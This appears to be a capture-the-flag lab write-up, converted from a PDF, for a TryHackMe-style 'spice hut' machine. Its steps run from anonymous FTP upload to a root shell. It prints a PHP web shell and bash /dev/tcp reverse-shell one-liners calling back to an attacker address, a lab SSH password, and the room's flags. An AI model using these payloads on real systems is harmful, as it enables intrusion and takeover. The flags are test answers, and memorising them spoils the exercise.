Executive Overview

The target environment is a web application hosted at `10.67.147.28` with a broken contact form and accessible FTP directory. Initial reconnaissance reveals a stagnant development site with no functional contact mechanism, suggesting potential misconfiguration or intentional obfuscation. The primary attack surface involves directory enumeration, FTP exploitation, and steganography analysis. All findings are derived from direct observation of the source evidence (source PDF, page 1).


Lab Overview

The lab focuses on exploiting a web server running Apache 2.4.18 (Ubuntu) at `10.67.147.28` with exposed services on ports 21 (FTP), 22 (SSH), and 80 (HTTP). The target is a development site for a "spice hut" application, characterized by incomplete functionality and visible security misconfigurations. The environment includes a broken contact button, anonymous FTP access, and hidden data within image files. No external context beyond the provided source evidence is assumed.


Reconnaissance

Initial reconnaissance identified critical misconfigurations:
- The main web page (`http://10.67.147.28`) displays a non-functional contact button with an invalid email format (`mailto:#`), as documented in the HTML snippet (source PDF, page 1).
- A directory scan using `gobuster dir` revealed the `/files` directory with a 301 redirect to `http://10.67.147.28/files/` , containing `important.jpg` and `notice.txt` (source PDF, page 2).
- Nmap scanning confirmed open ports 21 (FTP), 22 (SSH), and 80 (HTTP), with anonymous FTP access enabled and directory listings showing `important.jpg` and `notice.txt` (source PDF, page 4).

1.2.1.




1.2.1.1. /files/ seems interesting



1.2.1.1.1.

1.2.1.2. Download these


1.2.1.3. 

1.2.1.3.1. Notice.txt

Screenshot / visual evidence · source PDF page 2

Enumeration

Enumeration confirmed exploitable assets:
- FTP enumeration revealed the `/files` directory structure, including `important.jpg` (246K) and `notice.txt` (208 bytes), both last modified on 2020-11-12 (source PDF, page 2).
- FTP anonymous login was successfully established, allowing file uploads to the `/ftp` directory (source PDF, page 5).
- Web directory analysis identified a maintenance header on port 80, indicating the site is under development (source PDF, page 4).



1.3.1.

1.3.1.1. 21 ftp anonymous

1.3.1.2. 22 ssh

1.3.1.3. 80 tcp

2. FTP

Screenshot / visual evidence · source PDF page 4

Vulnerability Analysis

Critical vulnerabilities were identified:
- The contact button's invalid email format (`mailto:#`) prevents functional communication, suggesting intentional obfuscation (source PDF, page 1).
- Anonymous FTP access with directory listings enabled file uploads, bypassing authentication (source PDF, page 4).
- Steganography analysis revealed hidden data in `important.jpg` via `binwalk`, though extraction attempts with `steghide` failed (source PDF, page 6).

Exploitation

Exploitation steps were executed as follows:
- A test file (`test.txt`) was uploaded via FTP to the `/ftp` directory, confirming upload capability (source PDF, page 5).
- A PHP reverse shell payload was generated and uploaded:
`bash echo '<?php system("bash -c \\"bash -i >&/dev/tcp/192.168.222.7/1234 0>&1\\"); ?>' > makishell.php`
(source PDF, page 5).
- A netcat listener was started on port 1234 to receive the reverse shell connection (source PDF, page 6).

2.4.3.1. Get reverse shell

2.4.3.1.1.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.222.7] from (UNKNOWN) [10.67.147.28] 38026
bash: cannot set terminal process group (1210): Inappropriate ioctl for device
bash: no job control in this shell
www-data@startup:/var/www/html/files/ftp$ whoami
whoami
www-data
www-data@startup:/var/www/html/files/ftp$
```

3. Check for steg
   3.1. Looking at the image important.jpg
      3.1.1. We find out that it is actually a png with hidden data through binwalk

3.1.1.1.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ binwalk important.jpg


DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             PNG image, 735 x 458, 8-bit/color RGBA, non-interlaced
57            0x39            Zlib compressed data, compressed
```

      3.1.2. Steghide didnt work
4. Now that we have a reverse shell thanks to step 2 we can dig around
   4.1. We find the recipe


Screenshot / visual evidence · source PDF page 6


Privilege Escalation

Privilege escalation was achieved through:
- SSH access as `lennie` using the password `C4ntg3t3n0ughsp1c3` (source PDF, page 8).
- Editing the `/etc/print.sh` file to execute a reverse shell command:
`bash bash -c 'bash -i >& /dev/tcp/192.168.222.7/5555 0>&1'`
(source PDF, page 10).
- The reverse shell established root access, confirmed by `whoami` output (source PDF, page 10).

6.1.1.1. Uses a file etc.print.sh
6.1.1.2. File is owned by root
6.1.1.2.1. 

6.1.2. If we can edit it then we can priv esc
6.1.2.1. 

6.1.2.2. 

6.1.2.2.1. Now we are in as root
6.1.2.2.1.1. 

6.1.2.2.1.2. THM{f963aaa6a430f210222158ae15c3d76d}
7. Finish Room

Screenshot / visual evidence · source PDF page 10

Flags & Proof of Access


- User flag: `THM{03ce3d619b80ccbfb3b7fc81e46c0e79}` obtained from `user.txt` (source PDF, page 9).

- Root flag: `THM{f963aaa6a430f210222158ae15c3d76d}` obtained from `root.txt` (source PDF, page 10).
- Proof of access includes SSH login as `lennie` and root shell execution (source PDF, page 9).

Conclusion

The lab successfully exploited misconfigurations in the target environment, including broken contact functionality, anonymous FTP access, and steganography. Key findings were:
- The contact button's invalid email format (`mailto:#`) was a non-functional design flaw.
- Anonymous FTP access enabled file uploads and reverse shell deployment.
- Steganography in `important.jpg` was confirmed via `binwalk` but not exploited.
- Privilege escalation was achieved through file manipulation, resulting in root access.
The room was completed with 100% progress (source PDF, page 11), confirming successful exploitation. All evidence is strictly derived from the provided source material.

7.1.



Screenshot / visual evidence · source PDF page 11